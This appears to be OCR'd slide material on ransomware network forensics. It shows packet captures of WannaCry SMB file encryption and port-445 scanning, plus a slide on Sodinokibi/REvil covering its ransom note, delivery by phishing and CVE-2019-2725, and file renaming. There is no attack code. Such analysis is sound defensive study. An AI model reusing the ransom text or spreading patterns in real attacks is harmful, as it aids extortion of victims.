 1143 42.273752  104.131.108.7  10.0.1.3       TLSv1.2   1514 Application Data [TCP segment of a reassembled PDU]
 1144 42.273753  104.131.108.7  10.0.1.3       TLSv1.2   1514 Application Data [TCP segment of a reassembled PDU]
 1145 42.273786  10.0.1.3       104.131.108.7  TCP         54 49588 → 9001 [ACK] Seq=71080 Ack=241112 Win=601344 Len=0
 1146 42.273812  10.0.1.3       104.131.108.7  TCP         54 [TCP Window Update] 49588 → 9001 [ACK] Seq=71080 Ack=241112 Win=602880 Len=0
 1147 42.273872  104.131.108.7  10.0.1.3       TCP       1514 9001 → 49588 [ACK] Seq=241112 Ack=62886 Win=156672 Len=1460 [TCP segment of
 1148 42.273873  104.131.108.7  10.0.1.3       TLSv1.2   1514 Application Data [TCP segment of a reassembled PDU]
 1149 42.273874  104.131.108.7  10.0.1.3       TCP       1514 9001 → 49588 [ACK] Seq=244032 Ack=62886 Win=156672 Len=1460 [TCP segment of
 1150 42.273875  104.131.108.7  10.0.1.3       TCP       1514 9001 → 49588 [ACK] Seq=245492 Ack=62886 Win=156672 Len=1460 [TCP segment of
 1151 42.273875  104.131.108.7  10.0.1.3       TLSv1.2   1514 Application Data [TCP segment of a reassembled PDU]
 1152 42.273922  10.0.1.3       104.131.108.7  TCP         54 49588 → 9001 [ACK] Seq=71080 Ack=248412 Win=602880 Len=0
 1153 42.274050  104.131.108.7  10.0.1.3       TCP       1514 9001 → 49588 [ACK] Seq=248412 Ack=62886 Win=156672 Len=1460 [TCP segment of
 1154 42.274051  104.131.108.7  10.0.1.3       TCP       1514 9001 → 49588 [ACK] Seq=249872 Ack=62886 Win=156672 Len=1460 [TCP segment of
 1155 42.274051  104.131.108.7  10.0.1.3       TLSv1.2   1514 Application Data [TCP segment of a reassembled PDU]
 1156 42.274052  104.131.108.7  10.0.1.3       TCP       1514 9001 → 49588 [ACK] Seq=252792 Ack=62886 Win=156672 Len=1460 [TCP segment of
 1157 42.274052  104.131.108.7  10.0.1.3       TCP       1514 9001 → 49588 [ACK] Seq=254252 Ack=62886 Win=156672 Len=1460 [TCP segment of
 1158 42.274053  104.131.108.7  10.0.1.3       TLSv1.2   1514 Application Data, Application Data
 1159 42.274053  104.131.108.7  10.0.1.3       TCP       1514 9001 → 49588 [ACK] Seq=257172 Ack=62886 Win=156672 Len=1460 [TCP segment of
 1160 42.274106  10.0.1.3       104.131.108.7  TCP         54 49588 → 9001 [ACK] Seq=71080 Ack=258632 Win=602880 Len=0
 1161 42.274184  104.131.108.7  10.0.1.3       TCP       1514 9001 → 49588 [ACK] Seq=258632 Ack=62886 Win=156672 Len=1460 [TCP segment of
 1162 42.274185  104.131.108.7  10.0.1.3       TLSv1.2   1514 Application Data [TCP segment of a reassembled PDU]
 1163 42.274185  104.131.108.7  10.0.1.3       TCP       1514 9001 → 49588 [ACK] Seq=261552 Ack=62886 Win=156672 Len=1460 [TCP segment of
 1164 42.274186  104.131.108.7  10.0.1.3       TCP       1514 9001 → 49588 [ACK] Seq=263012 Ack=62886 Win=156672 Len=1460 [TCP segment of
 1165 42.274225  10.0.1.3       104.131.108.7  TCP         54 49588 → 9001 [ACK] Seq=71080 Ack=264472 Win=602880 Len=0
 1166 42.274360  104.131.108.7  10.0.1.3       TLSv1.2   1514 Application Data [TCP segment of a reassembled PDU]
 1167 42.274361  104.131.108.7  10.0.1.3       TCP       1514 9001 → 49588 [ACK] Seq=265932 Ack=62886 Win=156672 Len=1460 [TCP segment of
 1168 42.274361  104.131.108.7  10.0.1.3       TLSv1.2   1514 Application Data [TCP segment of a reassembled PDU]
 1169 42.274362  104.131.108.7  10.0.1.3       TCP       1514 9001 → 49588 [ACK] Seq=268852 Ack=62886 Win=156672 Len=1460 [TCP segment of
```

SMB Traffics in NAS of WannaCrypto



No.	Time	Source	Destination	Protocol	Length	Info
50255	523.779368	192.168.200.162	192.168.200.15	SMB	193	NT Create AndX Response, FID: 0x8075
50256	523.779410	192.168.200.15	192.168.200.162	SMB	130	Trans2 Request, QUERY_FILE_INFO, FID: 0x8075, Query File Internal Info
50257	523.779473	192.168.200.162	192.168.200.15	SMB	126	Trans2 Response, FID: 0x8075, QUERY_FILE_INFO
50258	523.779944	192.168.200.15	192.168.200.162	SMB	130	Write AndX Request, FID: 0x8075, 8 bytes at offset 0
50259	523.780022	192.168.200.162	192.168.200.15	SMB	105	Write AndX Response, FID: 0x8075, 8 bytes
50260	523.780079	192.168.200.15	192.168.200.162	SMB	126	Write AndX Request, FID: 0x8075, 4 bytes at offset 8
50261	523.780145	192.168.200.162	192.168.200.15	SMB	105	Write AndX Response, FID: 0x8075, 4 bytes
50262	523.780199	192.168.200.15	192.168.200.162	SMB	378	Write AndX Request, FID: 0x8075, 256 bytes at offset 12
50263	523.780274	192.168.200.162	192.168.200.15	SMB	105	Write AndX Response, FID: 0x8075, 256 bytes
50264	523.780325	192.168.200.15	192.168.200.162	SMB	126	Write AndX Request, FID: 0x8075, 4 bytes at offset 268
50265	523.780380	192.168.200.162	192.168.200.15	SMB	105	Write AndX Response, FID: 0x8075, 4 bytes
50266	523.780433	192.168.200.15	192.168.200.162	SMB	130	Write AndX Request, FID: 0x8075, 8 bytes at offset 272
50267	523.780497	192.168.200.162	192.168.200.15	SMB	105	Write AndX Response, FID: 0x8075, 8 bytes
50268	523.780570	192.168.200.15	192.168.200.162	SMB	117	Read AndX Request, FID: 0x8074, 2064 bytes at offset 4096
50270	523.780693	192.168.200.162	192.168.200.15	SMB	722	Read AndX Response, FID: 0x8074, 2064 bytes
50276	523.780852	192.168.200.15	192.168.200.162	SMB	442	Write AndX Request, FID: 0x8075, 6160 bytes at offset 280
50280	523.781182	192.168.200.162	192.168.200.15	SMB	105	Write AndX Response, FID: 0x8075, 6160 bytes
50281	523.781232	192.168.200.15	192.168.200.162	SMB	174	Trans2 Request, SET_FILE_INFO, FID: 0x8075
50282	523.781335	192.168.200.162	192.168.200.15	SMB	118	Trans2 Response, FID: 0x8075, SET_FILE_INFO
50283	523.781418	192.168.200.15	192.168.200.162	SMB	99	Close Request, FID: 0x8075
50284	523.781487	192.168.200.162	192.168.200.15	SMB	93	Close Response, FID: 0x8075
50285	523.781645	192.168.200.15	192.168.200.162	SMB	200	NT Create AndX Request, FID: 0x8076, Path: \??????\12113 (2).png.WNCRYT
50286	523.781766	192.168.200.162	192.168.200.15	SMB	193	NT Create AndX Response, FID: 0x8076
50287	523.781871	192.168.200.15	192.168.200.162	SMB	130	Trans2 Request, QUERY_FILE_INFO, FID: 0x8076, Query File Standard Info
50288	523.781943	192.168.200.162	192.168.200.15	SMB	142	Trans2 Response, FID: 0x8076, QUERY_FILE_INFO
50289	523.782010	192.168.200.15	192.168.200.162	SMB	130	Trans2 Request, QUERY_FILE_INFO, FID: 0x8076, Query File Basic Info
50290	523.782076	192.168.200.162	192.168.200.15	SMB	158	Trans2 Response, FID: 0x8076, QUERY_FILE_INFO


SMB Traffics in NAS of WannaCrypto



smb2


No.	Time	Source	Destination	Protocol	Length	Info
2908	232.316605	fe80::e4a4:5bb4:7…	fe80::6008:4a37:9b…	SMB2	202	Close Response
2909	232.316678	fe80::6008:4a37:9…	fe80::e4a4:5bb4:7f…	SMB2	342	Create Request File: ~SD7EBA.tmp
2910	232.317101	fe80::e4a4:5bb4:7…	fe80::6008:4a37:9b…	SMB2	151	Create Response, Error: STATUS_PENDING
2911	232.360425	fe80::e4a4:5bb4:7…	fe80::6008:4a37:9b…	SMB2	318	Create Response File: ~SD7EBA.tmp
2913	232.360934	fe80::6008:4a37:9…	fe80::e4a4:5bb4:7f…	SMB2	175	SetInfo Request FILE_INFO/SMB2_FILE_DISPOSITION_INFO
2914	232.361728	fe80::e4a4:5bb4:7…	fe80::6008:4a37:9b…	SMB2	144	SetInfo Response
2915	232.361904	fe80::6008:4a37:9…	fe80::e4a4:5bb4:7f…	SMB2	166	Close Request
2916	232.362103	fe80::e4a4:5bb4:7…	fe80::6008:4a37:9b…	SMB2	202	Close Response
2917	232.362278	fe80::6008:4a37:9…	fe80::e4a4:5bb4:7f…	SMB2	166	Close Request
2918	232.362438	fe80::e4a4:5bb4:7…	fe80::6008:4a37:9b…	SMB2	202	Close Response
2919	232.363330	fe80::6008:4a37:9…	fe80::e4a4:5bb4:7f…	SMB2	382	Create Request File: @Please_Read_Me@.txt
2920	232.363715	fe80::e4a4:5bb4:7…	fe80::6008:4a37:9b…	SMB2	406	Create Response File: @Please_Read_Me@.txt
2921	232.367787	fe80::6008:4a37:9…	fe80::e4a4:5bb4:7f…	SMB2	295	GetInfo Request FS_INFO/FileFsVolumeInformation File: @Please_Read_Me@.txt;G
2922	232.368049	fe80::e4a4:5bb4:7…	fe80::6008:4a37:9b…	SMB2	278	GetInfo Response;GetInfo Response
2923	232.368177	fe80::6008:4a37:9…	fe80::e4a4:5bb4:7f…	SMB2	182	SetInfo Request FILE_INFO/SMB2_FILE_ENDOFFILE_INFO File: @Please_Read_Me@.tx
2924	232.368627	fe80::e4a4:5bb4:7…	fe80::6008:4a37:9b…	SMB2	144	SetInfo Response
2925	232.369347	fe80::6008:4a37:9…	fe80::e4a4:5bb4:7f…	SMB2	1123	Write Request Len:933 Off:0 File: @Please_Read_Me@.txt
2926	232.369632	fe80::e4a4:5bb4:7…	fe80::6008:4a37:9b…	SMB2	158	Write Response
2927	232.369821	fe80::6008:4a37:9…	fe80::e4a4:5bb4:7f…	SMB2	214	SetInfo Request FILE_INFO/SMB2_FILE_BASIC_INFO File: @Please_Read_Me@.txt
2928	232.370064	fe80::e4a4:5bb4:7…	fe80::6008:4a37:9b…	SMB2	144	SetInfo Response
2929	232.370225	fe80::6008:4a37:9…	fe80::e4a4:5bb4:7f…	SMB2	166	Close Request File: @Please_Read_Me@.txt
2930	232.370564	fe80::e4a4:5bb4:7…	fe80::6008:4a37:9b…	SMB2	202	Close Response
2931	232.371141	fe80::6008:4a37:9…	fe80::e4a4:5bb4:7f…	SMB2	414	Create Request File: @WanaDecryptor@.exe
2932	232.371570	fe80::e4a4:5bb4:7…	fe80::6008:4a37:9b…	SMB2	406	Create Response File: @WanaDecryptor@.exe
2933	232.371829	fe80::6008:4a37:9…	fe80::e4a4:5bb4:7f…	SMB2	182	SetInfo Request FILE_INFO/SMB2_FILE_ENDOFFILE_INFO File: @WanaDecryptor@.exe
2934	232.371995	fe80::e4a4:5bb4:7…	fe80::6008:4a37:9b…	SMB2	144	SetInfo Response
2981	232.372823	fe80::6008:4a37:9…	fe80::e4a4:5bb4:7f…	SMB2	1514	Write Request Len:65536 Off:0 File: @WanaDecryptor@.exe [TCP segment of a re

WannaCrypt 特殊SMB網路活動



No.	Time	Source	Destination	Protocol	Length	Info
111	2017-06-24 16:52:54.334963	10.0.1.15	51.204.146.23	TCP	66	49378 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
112	2017-06-24 16:52:54.522414	10.0.1.15	145.159.231.154	TCP	66	49379 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
113	2017-06-24 16:52:54.568939	10.0.1.15	118.229.70.229	TCP	66	49380 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
114	2017-06-24 16:52:54.756118	10.0.1.15	47.149.37.27	TCP	66	49383 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
115	2017-06-24 16:52:54.802950	10.0.1.15	118.81.44.11	TCP	66	49385 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
116	2017-06-24 16:52:54.990123	10.0.1.15	115.41.246.85	TCP	66	49389 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
117	2017-06-24 16:52:55.224189	10.0.1.15	136.208.175.211	TCP	66	49394 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
118	2017-06-24 16:52:55.458192	10.0.1.15	20.169.211.160	TCP	66	49396 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
119	2017-06-24 16:52:55.645429	10.0.1.15	204.148.39.72	TCP	66	49397 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
120	2017-06-24 16:52:55.692147	10.0.1.15	176.245.206.11	TCP	66	49398 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
121	2017-06-24 16:52:55.879440	10.0.1.15	139.143.48.153	TCP	66	49401 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
122	2017-06-24 16:52:55.926128	10.0.1.15	59.189.204.245	TCP	66	49403 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
123	2017-06-24 16:52:56.113429	10.0.1.15	20.160.251.202	TCP	66	49407 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
124	2017-06-24 16:52:56.347348	10.0.1.15	207.26.159.31	TCP	66	49412 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
125	2017-06-24 16:52:56.534680	10.0.1.15	102.212.92.211	TCP	66	49414 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
126	2017-06-24 16:52:56.581293	10.0.1.15	67.12.5.33	TCP	66	49415 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
127	2017-06-24 16:52:56.768617	10.0.1.15	189.174.200.104	TCP	66	49416 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
128	2017-06-24 16:52:56.815366	10.0.1.15	169.126.21.80	TCP	66	49417 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
129	2017-06-24 16:52:57.002561	10.0.1.15	108.251.10.70	TCP	66	49420 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
130	2017-06-24 16:52:57.049329	10.0.1.15	152.25.243.39	TCP	66	49422 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
131	2017-06-24 16:52:57.236562	10.0.1.15	117.80.190.12	TCP	66	49426 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
132	2017-06-24 16:52:57.470558	10.0.1.15	13.133.191.187	TCP	66	49431 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
133	2017-06-24 16:52:57.657861	10.0.1.15	80.189.88.112	TCP	66	49433 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
134	2017-06-24 16:52:57.704589	10.0.1.15	194.57.59.51	TCP	66	49434 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
135	2017-06-24 16:52:57.891810	10.0.1.15	144.9.168.184	TCP	66	49435 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1

The Characteristic of Sodinokibi



All of your files are encrypted!

Find e3av1a0fzb-readme.txt and follow instuctions

Distribute Ransomware

Email, Vulnerability

- Suspicious email attachments which is a self-extracting exe file.
- Vulnerability in Oracle WebLogic (CVE-2019-2725)

Particular Behavior

Malicious Activity

Sodinokibi, also known as ‘REvil’ or ‘Sodin’, is a ransomware-as-a-service (RaaS) model, discovered in April 2019.

Multiple Language

International Ransom

if the extension is ".686l0tek69" (and the encrypted file is renamed from, for example, "1.jpg" to "1.jpg.686l0tek69"), the ransom message filename will be called "686l0tek69**-HOW-TO-DECRYPT.txt**“ or “686l0tek69**-readme.txt**”. Sodinokibi also changes the wallpaper.

